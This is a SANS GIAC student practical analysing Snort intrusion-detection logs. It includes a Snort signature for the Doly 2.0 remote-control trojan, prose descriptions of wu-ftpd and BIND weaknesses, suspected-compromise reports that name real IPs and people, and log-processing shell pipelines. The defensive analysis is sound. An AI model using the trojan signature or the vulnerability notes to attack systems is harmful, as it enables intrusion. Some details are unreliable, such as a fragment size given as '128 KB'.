08/25-23:16:04.505667 192.168.30.15:6789 -> 192.168.30.12:1080
TCP TTL:128 TOS:0x0 ID:27139  DF
*****PA* Seq: 0x322CD5   Ack: 0xE94C   Win: 0x2232
57 74 7A 75 70 20 55 73 65 72 30 32 20 2D 20 59  Wtzup User02 - Y
6F 75 72 20 43 6F 6E 6E 65 63 74 65 64 20 74 6F  our Connected to
20 3A 20 63 6C 6F 61 6B                           : cloak

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Filter was submitted to the Whitehats database at http://www.whitehats.com
The Snort filter is IDS312.

Trojan active - Doly 2.0 **Modified 2000/08/28 01:41**

IDSKEY	IDS312
EVENT NAME	Trojan active - Doly 2.0
EVENT DESCRIPTION	This event indicates that a known Trojan may be operating on the host. This is not a scan or probe, but an successful connection.
SIGNATURE	alert TCP $INTERNAL 6789 -> $EXTERNAL any (msg: "IDS312/Trojan active - Doly 2.0"; content: "|57 74 7a 75 70 20 55 73 65|"; flags: AP; depth: 32;)
PROTOCOL	TCP
SOURCE IP	$INTERNAL
SOURCE PORT	6789
DIRECTION	->
DESTINATION IP	$EXTERNAL
DESTINATION PORT	Any
FLAGS	ACK, PSH
CONTENTS	"|57 74 7a 75 70 20 55 73 65|"
DEPTH	32
CATEGORIES	Possible_Existing_Compromise
FALSE POSITIVES	Only if the version of this program is changed by taking out the "Wtzup User" string out of the default PSH ACK connection establishment.
FALSE NEGATIVES	Only if another program contains the same string signature (Wtzup User).
BACKGROUND	Most commonly these Trojans are limited "remote administration tools" that allow an attacker to take complete control over the victim server. Client desktop machines in Window 9x/NT environments are most likely to suffer from Trojan infections. Trojans are usually installed by disguise in an email attachment, or hidden in other software available for download. If you confirm that this activity is indeed a compromise, then refer to the Trojan removal help page at http://www.whitehats.com/ids/trojan/
PACKET TRACES	Trojan active - Doly 2.0 08/25-23:15:21.681048 192.168.30.15:6789 -> 192.168.30.12:1076 TCP TTL:128 TOS:0x0 ID:23043 DF *****PA* Seq: 0x3184EC Ack: 0xE93C Win: 0x2232 57 74 7A 75 70 20 55 73 65 72 30 31 20 2D 20 59 Wtzup User01 - Y 6F 75 72 20 43 6F 6E 6E 65 63 74 65 64 20 74 6F our Connected to 20 3A 20 63 6C 6F 61 6B : cloak =+ Trojan active - Doly 2.0 08/25-23:16:04.505667 192.168.30.15:6789 -> 192.168.30.12:1080 TCP TTL:128 TOS:0x0 ID:27139 DF *****PA* Seq: 0x322CD5 Ack: 0xE94C Win: 0x2232 57 74 7A 75 70 20 55 73 65 72 30 32 20 2D 20 59 Wtzup User02 - Y 6F 75 72 20 43 6F 6E 6E 65 63 74 65 64 20 74 6F our Connected to 20 3A 20 63 6C 6F 61 6B : cloak
CREDITS	Guy Bruneau DND CIRT provided the signature and the packet trace.
CONTRIBUTOR	Guy Bruneau, DND CIRT

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Assignment 3 - "Analyze This" Scenario

The following is an analysis based on fragmented data. Our organization has been asked to submit a bid to provide security services for this facility. In order to assess the network, we deployed Snort, a lightweight Intrusion Detection System (IDS) to gather data for over a one-month period. However, the system was collecting intermittently due to disk problems, power outages, to name a few. This assessment should therefore be seen as a survey for possible security concerns at your site.

Top Alert Source Addresses

In the previous month, the following hosts were the most active source addresses with the largest number of alerts: 202.38.128.188, MY.NET.253.12, 204.60.176.2, 159.226.45.3, 142.150.225.137, 128.231.171.123. [3]

The table below represents this month's ranking:

Host	Name	# of Alerts
24.2.123.9	ci196729-a.wllmsn1.tn.home.com	22976 (UDP)
212.179.38.141	clnt-38141.bezeqint.net	4323 (TCP)
212.179.19.134	Nati Pinko, Israel	3231 (TCP)
212.179.41.218	Tomer Peer, Israel	1971 (TCP)
212.179.54.69	Nati Pinko, Israel	1808 (TCP)
212.179.23.4	Nati Pinko, Israel	1702 (TCP)
165.138.228.4	State of Indiana, Department of Education	1539 (UDP)
216.46.175.35	Internet Quality Services, INC, NV	1374 (UDP)
159.226.115.1	Computer Network Center Chinese Academy of Sciences , China	1345 (TCP)
128.231.171.123	National Institutes of Health , MD	1183 (TCP)

Top Alert Destination Addresses

In the previous month, the following hosts were the most active sites in the largest number of scan reported: MY.NET.101.89, MY.NET.70.234, MY.NET.179.78, MY.NET.97.73, MY.NET.14.1, and MY.NET.97.149. [4]

This month all the sites have changed. The table below represents their ranking. The top sites were: MY.NET.217.114, MY.NET.217.38, MY.NET.253.105, MY.NET.182.94, MY.NET.179.51, MY.NET.253.41 and MY.NET.101.192.

Host	# of Alerts
MY.NET.217.114	5202
MY.NET.217.38	4323
MY.NET.253.105	2918
MY.NET.182.94	1808
MY.NET.179.51	1702

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

MY.NET.253.41	1514
MY.NET.101.192	1416

Top Alert Destination Ports

SNMP traffic is confined within the MY.NET network, this is fine. However, it appears there is too much Napster http://www.napster.com/ traffic on this network. Napster is an application that helps users locate, upload, and download MP3 music files over the Internet. If you have users using the Linux gnapster and knapster clients for Napster, these two programs do not properly restrict access to the MP3 files allowing remote attackers to read arbitrary files from the client by specifying the full pathname for the file. This one has been assigned CVE candidate CAN-2000-0412.

Port	Port Name	# of hits
6688	Napster	5202
6699	Napster	4323
8080	Wingate	3291
25	Mail	2560
1080	Socks/Wingate	2141
1088	Unknown	1702
161	SNMP	1188

Top Scan Source Hosts Addresses

In the previous month, the following hosts were the most active sites with the largest number of scan reported: 24.2.169.101, 202.235.50.12, 208.220.120.13, 24.13.87.239, and 202.38.128.188. [5]

The table below represents this month's statistics:

Host	Name	# of Scan Records
62.158.45.121	p3E9E2D79.dip0.t-ipconnect.de	41203
212.170.19.199	Telefonica Data Espan~a, Madrid	32379
211.60.222.33	-	23591
24.2.123.9	ci196729-a.wllmsn1.tn.home.com	22976
209.61.158.214	gatnoxs.com	22114

Top Portscan Destination Port

To count the number of times the port was probed (in this case is port TCP port 12345):

grep \:12345 snort_scan | awk '{ print $6}' | tr : ' ' | awk '{print $2}' | grep -c 12345

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

This table represents this month's ranking:

Destination Port	# of Scan Records
21 (FTP)	141781 (TCP)
53 (DNS)	34305 (UDP)
53 (DNS)	23072 (UDP)
27374 (SubSeven 2.1)	36818 (TCP)
98 (LinuxConf)	34663 (TCP)
31337 (Netpatch/Back Orifice)	4732 (TCP)
6970 (RealAudio)	1374 (UDP)

FTP portscan

Snort rule used:

[**] Possible wu-ftpd exploit - GIAC000623 [**]
[**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]

There are over 45 FTP CVE vulnerabilities listed in the database, which explain such a high rate of port scans against that port. The FTP port was the most scanned during this period with 141781 hits. This is very serious! If anyone in the MY.NET network is running an FTP server, ensure the latest patches are applied and if necessary, limit access through TCP wrappers. Otherwise, ensure proper configuration of the ftp configuration files. If this service is unnecessary, terminate it immediately.

For example, if your site is running a version of Wu-FTP before release 2.4 then you are vulnerable to the "site exec" hole. This will allow intruders to execute commands on the FTP host server. This also applies to versions of Wu-FTP which were ported to Linux and essentially any other FTP daemon written with Wu-FTP code.

Wu-FTP is UNIX freeware and it ships with the source code. In order to protect yourself, I recommend that you configure your Wu-FTP daemon not to accept "site exec" commands if you plan to continue using Wu-FTP. If you are running a proprietary OS, consider using their FTP software, or upgrade to a current version Wu-FTP.

DNS portscan

DNS port 53 was probed extensively during this period with 57377 hits (UDP & TCP combined). These reconnaissance sweeps are very serious and security staff should check and insure the DNS servers have the latest patches applied to prevent subversion of servers. There are a number of CVE vulnerabilities listed in the database such as CVE-1999-0010, CVE-1999-0024, CVE-1999-0048, etc.

For example, certain versions of BIND prior to 8.2.2-p3 contain multiple vulnerability, including several that can be exploited to gain remote root access on the target system by allowing arbitrary

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

individuals on the network to cache incorrect information on the server. This allows an attacker to spoof name service, redirect web accesses, and bypass name-based authentication (such as TCP-wrappers). This attack works through forcing the nameserver to talk to a remote server in resolving a query for some random name. The remote server can trick the nameserver into caching arbitrary names in responding to this query with an answer that contains a fake NS record; the information from this NS record will be cached on the target nameserver.

Scan Sources from MY.NET

During the analysis, I examined the logs for suspicious activity from network MY.NET for signs of system compromises. Last month four such hosts were reported: MY.NET.1.3, MY.NET.253.12, MY.NET.1.4, and MY.NET.100.164. [6]

The table below represents this month's ranking:

Host	# of Alerts
MY.NET.1.3	1296
MY.NET.101.192	29

MY.NET.1.3 with UDP source port 53 appears to be a heavily loaded DNS server and as a result of multiple DNS lookups appears to be conducting DNS scans. I would suggest this address be added to the *preprocessor portscan-ignorehosts: MY.NET.1.3* in the Snort rule set to eliminate excessive logging of this false positive.

Site Traffic analysis

DNS probe warning

Snort rule used:

[**] Watchlist 000220 IL-ISDNNET-990517 [**]

IP 24.2.123.9 conducted a massive portscan on 17 July 2000 against all of MY.NET's class B, probing for DNS services on TCP port 53. The scan started at 0107 and ended at 0112 probing 22976 addresses in 5 minutes for DNS services.

A special watchlist to monitor all activity from **netname 000220 IL-ISDNNET-990517** was created to track suspicious activity from IP block 212.179 owned by Nati Pinko in Israel. The majority of the hits during this period were associated with destination Napster (port TCP 6688 and 6699). More information on this network can be found at http://namespace.pgmedia.net/search/.

Suspicious Traffic To/From China

Snort rule used:

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

[**] Watchlist 000220 IL-ISDNNET-990517 [**]
Traffic from aphy.iphy.ac.cn (159.226.45.3) is still on a special watchlist (000222 NET-NCFC) because of a large amount of suspicious activity. This site is still seeing a great deal of activity from this domain, specifically:

Name: aphy.iphy.ac.cn
Address: 159.226.45.3

The activity from this IP was initially reported to GIAC on 26 March 2000
http://www.sans.org/y2k/032600-2000.htm

E-mail activity to and from this site is as follows:

Time	From	To	Dst Port
06/27-02:14:43	159.226.45.3	MY.NET.253.43	25
06/28-02:16:55	159.226.45.3	MY.NET.253.42	25
06/28-09:47:54	159.226.45.3	MY.NET.253.43	25
06/28-11:50:33	159.226.45.3	MY.NET.253.41	25
06/28-12:18:32	159.226.45.3	MY.NET.253.42	25
06/28-12:28:27	159.226.45.3	MY.NET.253.43	25
06/28-12:46:47	159.226.45.3	MY.NET.253.41	25
06/29-02:10:33	159.226.45.3	MY.NET.253.41	25
06/29-02:57:38	159.226.45.3	MY.NET.253.42	25
06/29-02:58:31	159.226.45.3	MY.NET.253.43	25
06/29-12:47:33	159.226.45.3	MY.NET.253.43	25
06/29-21:37:02	159.226.45.3	MY.NET.253.41	25
06/30-02:26:11	159.226.45.3	MY.NET.253.42	25
07/10-20:36:34	159.226.45.3	MY.NET.253.42	25
08/03-21:12:28	159.226.45.3	MY.NET.253.43	25

MY.NET.181.88 may be compromised!

Snort rules used:

[**] Watchlist 000220 IL-ISDNNET-990517 [**]
[**] Watchlist 000222 NET-NCFC [**]

This traffic from Israel is on watchlist 000220 IL-ISDNNET-990517. This is a successful connection from a computer originating in Israel associated with netname L2TP-PROJECT in the 1st-pool-Dailup-L2TP-client. MY.NET.181.88 should be immediately checked for a possible system compromise. There was a successful transfer of files between the two hosts. If this server doesn't offer the File Transfer Protocol (FTP) service then it has been compromised. Disconnect immediately and investigate!

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

06/27-06:37:03.434377 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1219 -> MY.NET.181.88:**21**
06/27-06:37:03.689968 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1219 -> MY.NET.181.88:21
06/27-06:37:04.137801 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1219 -> MY.NET.181.88:21
[…]
06/27-06:37:08.617820 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1219 -> MY.NET.181.88:21
06/27-06:37:08.858366 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1220 -> MY.NET.181.88:**20**
06/27-06:37:09.065572 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1219 -> MY.NET.181.88:21
06/27-06:37:09.098533 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1220 -> MY.NET.181.88:20
06/27-06:37:09.105199 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1220 -> MY.NET.181.88:20
06/27-06:37:09.257248 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1220 -> MY.NET.181.88:20
[…]
06/27-06:40:27.368022 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1256 -> MY.NET.181.88:21
06/27-06:40:32.974082 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1256 -> MY.NET.181.88:21
06/27-06:40:33.226659 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.101.218:1256 -> MY.NET.181.88:21

MY.NET.6.7 compromised!

On the 10 July at 07:13 host dos109.iphy.ac.cn (159.226.45.109) attempted a Telnet connection to MY.NET.6.7 in what appears some kind of reconnaissance probe to determine the OS, its version, etc. This block is on a special watchlist 000222 NET-NCFC. This host should be monitored more closely. If the service is unnecessary, it should be immediately terminated to prevent being used in a malicious way. Warning! The Institute of Computing Technology Chinese Academy of Sciences Beijing, China owns host dos109.iphy.ac.cn.

07/10-07:13:13.980262 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.109:1059 -> MY.NET.6.7:**23**
07/10-07:13:14.694726 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.109:1059 -> MY.NET.6.7:23
07/10-07:13:28.402729 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.109:1059 -> MY.NET.6.7:23
07/10-07:13:39.713901 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.109:**113** -> MY.NET.6.7:11274
07/10-07:13:40.460676 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.109:1059 -> MY.NET.6.7:23

On the 4 Aug between 21:25 and 21:31 dos108.iphy.ac.cn (159.226.45.108) successfully connected through Telnet to MY.NET.6.7. This block is on a special watchlist 000222 NET-NCFC. This server has now been compromised and must be immediately disconnected. A backup copy of the server must be saved on CD and a check must be performed immediately to verify file system integrity and find all the hacker tools that may be installed.

Upon initial connection, MY.NET.6.7 verified the validity of the server through the authorization port (TCP 113) before allowing the connection. Warning! The Institute of Computing Technology Chinese Academy of Sciences Beijing, China owns host dos108.iphy.ac.cn.

08/04-21:25:52.918393 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.108:1028 -> MY.NET.6.7:**23**
08/04-21:25:53.531418 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.108:1028 -> MY.NET.6.7:23
08/04-21:25:57.593650 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.108:**113** -> MY.NET.6.7:11770
[…]
08/04-21:31:04.379348 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.108:1028 -> MY.NET.6.7:23
08/04-21:31:07.244648 [**] Watchlist 000222 NET-NCFC [**] 159.226.45.108:1028 -> MY.NET.6.7:23

MY.NET.145.18 may be compromised!

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

This site appears to be cracked as well and must be check immediately.

07/26-00:39:38.061305 [**] Watchlist 000222 NET-NCFC [**] 159.226.42.3:1182 -> MY.NET.145.18:**21**
07/26-00:39:38.805788 [**] Watchlist 000222 NET-NCFC [**] 159.226.42.3:1182 -> MY.NET.145.18:21
07/26-00:39:53.205677 [**] Watchlist 000222 NET-NCFC [**] 159.226.42.3:**113** -> MY.NET.145.18:50410
[…]
07/26-00:40:20.175080 [**] Watchlist 000222 NET-NCFC [**] 159.226.42.3:1182 -> MY.NET.145.18:**2**1
07/26-00:40:20.175145 [**] Watchlist 000222 NET-NCFC [**] 159.226.42.3:**113** -> MY.NET.145.18:50410

For sites MY.NET.181.88, MY.NET.6.7, and MY.NET.145.18 there is too little correlating information to be absolutely sure the servers were compromised. It is imperative they be checked immediately.

SMB traffic

Snort rule used:

[**] SMB Name Wildcard [**]

Some SMB traffic between MY.NET.101.160 and MY.NET.101.192 (netbios-ns) had been observed during the reporting period. If this service is unnecessary between these two servers, it should be immediately disabled to eliminate the chance of netbios compromise.

SNMP Public string

Snort rule used:

[**] SNMP public access [**]

The following class C MY.NET.97 and MY.NET.98 communicated information via SNMP to host MY.NET.101.192. The addresses listed in these two subnets *use SNMP community string public* that is the default community string. No one, from outside your network, connected to any other hosts during the time of observation. However, with the default community string, an unacceptable amount of information concerning your network architecture may be available. Block at the router all SNMP queries from entering your network. Block at the router all SNMP traffic from leaving your network.

WinGate

Snort rules used:

[**] WinGate 1080 Attempt [**]
[**] WinGate 8080 Attempt [**]

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

There were numerous scans for WinGate proxy servers. These represent a security risk, as there are WinGate exploits, which can be used to forward attacks to other machines. A list of those vulnerabilities is listed at http://cve.mitre.org/. The following CVE entries are currently listed in the database: CVE-1999-0290, CVE-1999-0291, CVE-1999-0441, CVE-1999-0494, and a candidate under review CAN-1999-0657.

This list shows the top five WinGate sites with the number of connections detected.

WinGate Host	# of Alerts
MY.NET.253.105:8080	2912
MY.NET.60.11:1080	294
MY.NET.60.8:1080	255
MY.NET.60.16:1080	160
MY.NET.97.101:8080	136

Wingate contains a certain number of know vulnerabilities such as Denial of Service (DoS) through a buffer overflow in POP3 or a buffer overflow in the Winsock Redirector Service.

The traffic on proxy MY.NET.253.105 was initially detected on the 27 June at 0005 and suddenly completely stopped on the 30 June at 2155. This forced me to believe this proxy service may have been illegally installed, and was suddenly shut down after someone discovered it was being used to launch attacks somewhere else.

Tiny Fragment traffic

Snort rule used:

[**] Tiny Fragments - Possible Hostile Activity [**]

There was some traffic in "tiny fragments", which means that TCP traffic was fragmented smaller than is normally done by operating systems or network (less than 128 KB). The source hosts detected were host01.quo.jsv.qwest.net (63.236.34.174) with 6 hits on 28 June 2000, adsl-61-144-55.mia.bellsouth.net (208.61.144.55) with a single hit on 11 July 2000, and 202.76.177.204 (from Australia) with two hits on 26 July 2000.

The fragmentation of TCP packets would allow communication of a payload that contains malicious code or remote commands, which cannot be deciphered without reassembling the fragments. This technique is used to bypass Intrusion Detection Systems (IDS) or a certain number of firewalls. In order to perform a complete analysis of these fragmented packets, an IDS such as Shadow may be necessary.

SYN/FIN Scans

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Snort rule used:

[**] SYN-FIN scan! [**]

Port scans falls in network reconnaissance. During this period, we have detected a grand total of 287502 port scans against the MY.NET class B network. There is a significant amount of reconnaissance activity against the network. The destination of all portscan, mostly SYN was against the MY.NET network indicating that MY.NET wasn't used to conduct portscans against any other organization.

The MY.NET class B address space has been scanned numerous times using SYN-FIN flag set. This technique can be used to scan networks attempting to identify the victim's host operating systems. The use of port 53 is viewed as an attempt to evade firewalls which often allowing all traffic through port 53.

However, it appears during that time period under observation, the attackers made no considerable efforts to gain privileged access to the hosts scanned. More on DNS was discussed earlier.

The three major SYN-FIN probe for this period:

Date/Time	From	Resolved	TCP Port
Jul 9 20:46:24	193.173.174.119	193-173-174-119.dialup.noknok.nl	53
Jul 9 23:31:15	193.173.174.119	193-173-174-119.dialup.noknok.nl	53
Jul 24 23:50:41	211.7.235.4	Japan Network Information Center	109

During the period observed, two major scans occurred: on the 9 July 2000 at 2046 by a computer owned by 193-173-174-119.dialup.noknok.nl (193.173.174.119) source and destination ports TCP 53 (SYNFIN flags set). The second one was on 24 July 2000 at 2350 by a computer owned by Japan Network Information Center 211.7.235.4 Source and destination ports set to TCP port 109 (SYNFIN flags set). A total of 843 SYN-FIN probes were detected during this period.

IP 193.173.174.119 was previously reported to GIAC on the 13, 20 and 21 July 2000 (activity for 13 July http://www.sans.org/y2k/071300-1030.htm) scanning other sites with the SYN-FIN flags set.

Sun RPC high port probes

Snort rule used:

[**] Attempted Sun RPC high port access [**]

Date/Time	From	Resolved	Target
07/08-07:21:32	64.27.29.2	speedera-server-0.hisite.com	MY.NET.1.8 (x1)

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

07/08-07:33:06	207.230.26.34	Unresolved	MY.NET.1.8 (x1)
07/11-09:45:53	24.3.45.104	cc362592-a.hwrd1.md.home.com	MY.NET.115.95 (x5)
07/11-16:32:43	212.62.17.145	Unresolved	MY.NET.1.10 (x1)
07/17-15:35:19	24.4.129.16	cc362592-b.hwrd1.md.home.com	MY.NET.115.91 (x2)
07/19-14:26:12	24.4.129.16	cc362592-b.hwrd1.md.home.com	MY.NET.115.91 (x6)

The source ports (TCP 407 & 1419) used by site cc362592-a.hwrd1.md.home.com (24.3.45.104), and site cc362592-b.hwrd1.md.home.com (24.4.129.16) indicates that they were using a tool called Timbuktu Pro by Netopia (http://www.netopia.com/support/technotes/software/tb2pro32/index.html). The other connections were single probes, which appears unsuccessful.

However, Solaris rpcbind listens on a high numbered UDP port (32771), that may not be filtered since the default port is 111, which may bypass packet filters. CVE-1999-0189 was assigned to this vulnerability. NAI Labs describes this vulnerability and how to protect against it, and issued an advisory in June 97. More information is available at (http://www.nai.com/nai_labs/asp_set/advisory/15_solaris_rpcbind_adv.asp). However, there isn't enough data to believe these systems have been compromised (information too limited). Therefore, applying the proper patches and denying access at the router will protect against this threat.

Some false positive triggered alerts on users using ICQ. For example, source site fes-d015.icq.aol.com (205.188.153.111) was using default source port 4000 with site MY.NET.217.126 on a default port 32771, which is listed as a default high port for Sun RPC.

Trinoo alert

Snort default rules:

[**] GIAC 000218 VA-CIRT port 34555 [**]
[**] GIAC 000218 VA-CIRT port 35555 [**]

Here are a few examples of theses mail servers:

Date/Time	From	Resolved	Target
06/27-03:54:29	192.101.175.131	hqmail.mrj.com	MY.NET.100.230
06/27-09:44:44	207.172.4.98	Mx.mrf.mail.rcn.net	MY.NET.253.52
06/27-20:53:42	216.33.151.135	mc1.law5.hotmail.com	MY.NET.253.53

All these signatures returned a false positive. All have a client mail server as a source address (TCP port 25) to a mail server as a destination address. It just happened that the destination address used ephemeral port 34555 and 35555 and generated an alert. There was also a few occasions that the alerts had a source port of TCP 113 (authentication) while the mail servers were doing the authentication check as back-channel response to incoming connections with the

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

client mail servers.

How can you protect yourself against DDoS Trojans?

You can use a tool called Zombie Zapper created by Bindview to audit your hosts on a regular basis for any signs of compromises. This tool is freely available and is effective against Trinoo, TFN, Stacheldraht, Troj_Trinoo (Windows port of Trinoo), and Shaft. To insure the highest level of security, the Unix version could be run once a day on a cronjob. More information is available at http://razor.bindview.com/tools/ZombieZapper_form.shtml. CVE candidate CAN-2000-0138 is presently assigned to these Distributed Denials of Service (DDoS) tools.

Happy 99 Worm detection

Snort rule used:

[**] Happy 99 Virus [**]

Date/Time	From	Resolved	Target
07/11-19:28:57	200.223.11.7	srv7-ssa.ssa.terra.com.br	MY.NET.110.150
07/19-04:28:40	203.251.136.2	drw.darakwon.co.kr	MY.NET.253.42
07/26-07:50:56	208.130.42.17	Transporter.cybertours.com	MY.NET.6.34

Three alerts were generated for this known worm. More information is available at: http://vil.nai.com/villib/dispVirus.asp?virus_k=10144

Use a mail server scanner to protect your site from known viruses, Trojans, and worms.

OS Fingerprinting

Snort rules used:

[**] Probable NMAP fingerprint attempt [**]
[**] Queso fingerprint [**]

When this type of reconnaissance activity is coming from outside your defense perimeter it should be questioned immediately. The usefulness for an attacker in determining the type of OS a system is running is quite obvious. Operating system kernels will respond to out-of-stream TCP packets, differently. Additionally, responses will vary depending on the TCP flags set. This information can be used in determining the operating system running on a particular host.

The main reason is many security holes are dependent on the OS version. This information can be used to refine future attacks.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Date/Time	From	Resolve	Target	Dst Port
06/29-17:19:06	129.21.145.131	inept.rh.rit.edu	MY.NET.217.98	113
06/29-17:19:12	129.21.145.131	inept.rh.rit.edu	MY.NET.217.98	20
06/29-21:44:39	24.3.29.155	cc863054-a.catv1.md.home.com	MY.NET.6.44	110
07/11-16:23:38	194.159.73.26	punt-12.mail.nl.demon.net	MY.NET.100.230	27005
07/12-12:46:34	24.200.160.45	modemcable045.160-200-24.mtl.mc.videotron.net	MY.NET.70.241	8899
07/17-15:20:37	193.233.7.254	amber.inr.ac.ru	MY.NET.99.20	113
07/17-15:37:53	193.233.7.65	amber.inr.ac.ru	MY.NET.99.23	113 (X2)
07/17-21:11:17	192.203.81.1	Unresolved	MY.NET.99.23	113
07/19-09:49:16	212.171.169.46	Unresolved	MY.NET.1.3	21
07/19-09:49:22	212.171.169.46	Unresolved	MY.NET.1.5	21
07/27-10:15:14	210.84.179.196	1cust196.tnt2.gold-coast.au.da.uu.net	MY.NET.60.8	113

The probe on the 07/12 at 12:46 is the only NMAP fingerprint attempt. All the others are Queso fingerprint. It appears the individuals probing these servers had previous information and were gathering OS information in order to prepare future attacks. Some probes appear false positive on the two ephemeral ports 27005 and 8899.

Recommendations

In order to improve this site's security, you should conduct regular audits with a wide spectrum scanner such as Nessus or CyberCop to catch known security problems before undesirable individuals exploit them. Consider filtering unsolicited traffic at the router, by denying access to your site at specific blocks of addresses. Consider deploying a proxy firewall in front of your site to filter the bulk of this traffic before it ever get to the intended targets.

For example, for packets coming from outside this network, discard fragmented IP packets at the router. However, this may cause some problems if you disallow fragmented packets internally. This can be fixed by setting all internal MTUs to the smallest one within the network, improving network performance because the routers will not have to fragment.

This type of activity should be reported to your CERT representative whenever possible. However, a simple phone call followed by an e-mail to the ISP would be highly advisable.

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Assignment 4 - Processing of Snort logs

My first goal was to establish a list of Rules used by Snort Lightweight IDS in monitoring this network. I used the following UNIX command to extract the first word of each rule *(cat main_snort | awk '{print $3}' | sort -u | more*) by greping each word to extract each one.

Twenty-one rules were used in the alert files during this reporting period:

[**] Attempted Sun RPC high port access [**]
[**] Back Orifice [**]
[**] External RPC call [**]
[**] GIAC 000218 VA-CIRT port 34555 [**]
[**] GIAC 000218 VA-CIRT port 35555 [**]
[**] Happy 99 Virus [**]
[**] NMAP TCP ping! [**]
[**] Null scan! [**]
[**] Possible wu-ftpd exploit - GIAC000623 [**]
[**] Probable NMAP fingerprint attempt [**]
[**] Queso fingerprint [**]
[**] SMB Name Wildcard [**]
[**] SNMP public access [**]
[**] SUNRPC highport access! [**]
[**] SYN-FIN scan! [**]
[**] Tiny Fragments - Possible Hostile Activity [**]
[**] Watchlist 000220 IL-ISDNNET-990517 [**]
[**] Watchlist 000222 NET-NCFC [**]
[**] WinGate 1080 Attempt [**]
[**] WinGate 8080 Attempt [**]
[**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]

Knowing the list of rules used, it can assist an analyst in determining possible breaches into the network.

In order to process the daily Snort files into a database, all the files were stripped of their headers and then concatenated into one file. The following UNIX processing commands were used to convert the main file into a comma delimited format. This file was imported in Access and Excel for data processing. The following commands were then used:

Database comma delimited filter for Snort alert file

The following database filter was built to extract Snort SANS' files assignment source and destination addresses (including the ports). The rules [**] GIAC 000218 VA-CIRT port 34555 [**] , [**] GIAC 000218 VA-CIRT port 35555 [**], and the spp_portscan were not put in the

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

database and looked at separately. The processing of this file was used to do most of the analysis. The Excel file was over 17 MB. The following UNIX commands converted the file into usable and manageable data:

```
grep -v spp_portscan: main_snort | awk '{print $7, $9}' | grep -v 35555 \
| grep -v [-\>] | grep -v 34555 | grep -v port | tr : ','| tr ' ' , > db_sorted
```

The script does the following processing with the data:

(grep) The -v ignores all the lines starting with spp_portscan: in the file main_snort
(awk) Pulls field 7 and 9 and pipes the data forward
(grep) The -v ignores all the lines starting with 35555 and pipes the data forward
(grep) The -v ignores all the lines starting with -> and pipes the data forward
(grep) The -v ignores all the lines starting with 34555 and pipes the data forward
(grep) The -v ignores all the lines starting with port and pipes the data forward
(tr) Translates the : and blank spaces into a comma delimited (,) format and dumps into a file

Database comma delimited filter for Snort portscan file

In order to process the Snort portscan logs into a database comma delimited format, the following UNIX commands were used. The following import filter was used to extract Snort SANS' files assignment source and destination addresses on the portscans.

```
cat snort_scan | awk '{print $4, $6}' | tr : ',' | tr ' ' , > db_portscan
```

The script does the following processing with the data:

(cat) Concatenates the data from file snort_scan and pipes it forward
(awk) Pulls field 4 and 6 and pipes the data forward
(tr) Translates the **:** and blank spaces into a comma delimited (,) format and dumps into a file

DNS pull

The following series of commands were used to pull the list of all IP's scanned for DNS services.

```
grep \:53 snort_scan | awk '{ print $4}' | tr : ' ' | awk '{print $1}' | sort -u >test
```

MY.NET source script check for Snort scan

The following series of UNIX commands confirms that all of the source addresses in the Snort scan files didn't contain any addresses other that of MY.NET and returned a count of 0.

```
cat snort_scan | awk '{print $6}' | grep -v MY.NET
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

MY.NET source script check for Snort main file

The following series of UNIX commands confirms that all of the source addresses in the Snort main files shows MY.NET as a source of portscans against other hosts.

grep spp_portscan main_snort | grep MY.NET > spp_portscan_result

References:

1 – htsearch by ht://Dig http://www.htdig.org/
2 – CVE Board http://cve.mitre.org
3 - Lenny Zeltser GIAC paper http://www.sans.org/y2k/practical/Lenny_Zeltser.htm#a3-3
4 - Lenny Zeltser GIAC paper http://www.sans.org/y2k/practical/Lenny_Zeltser.htm#a3-2
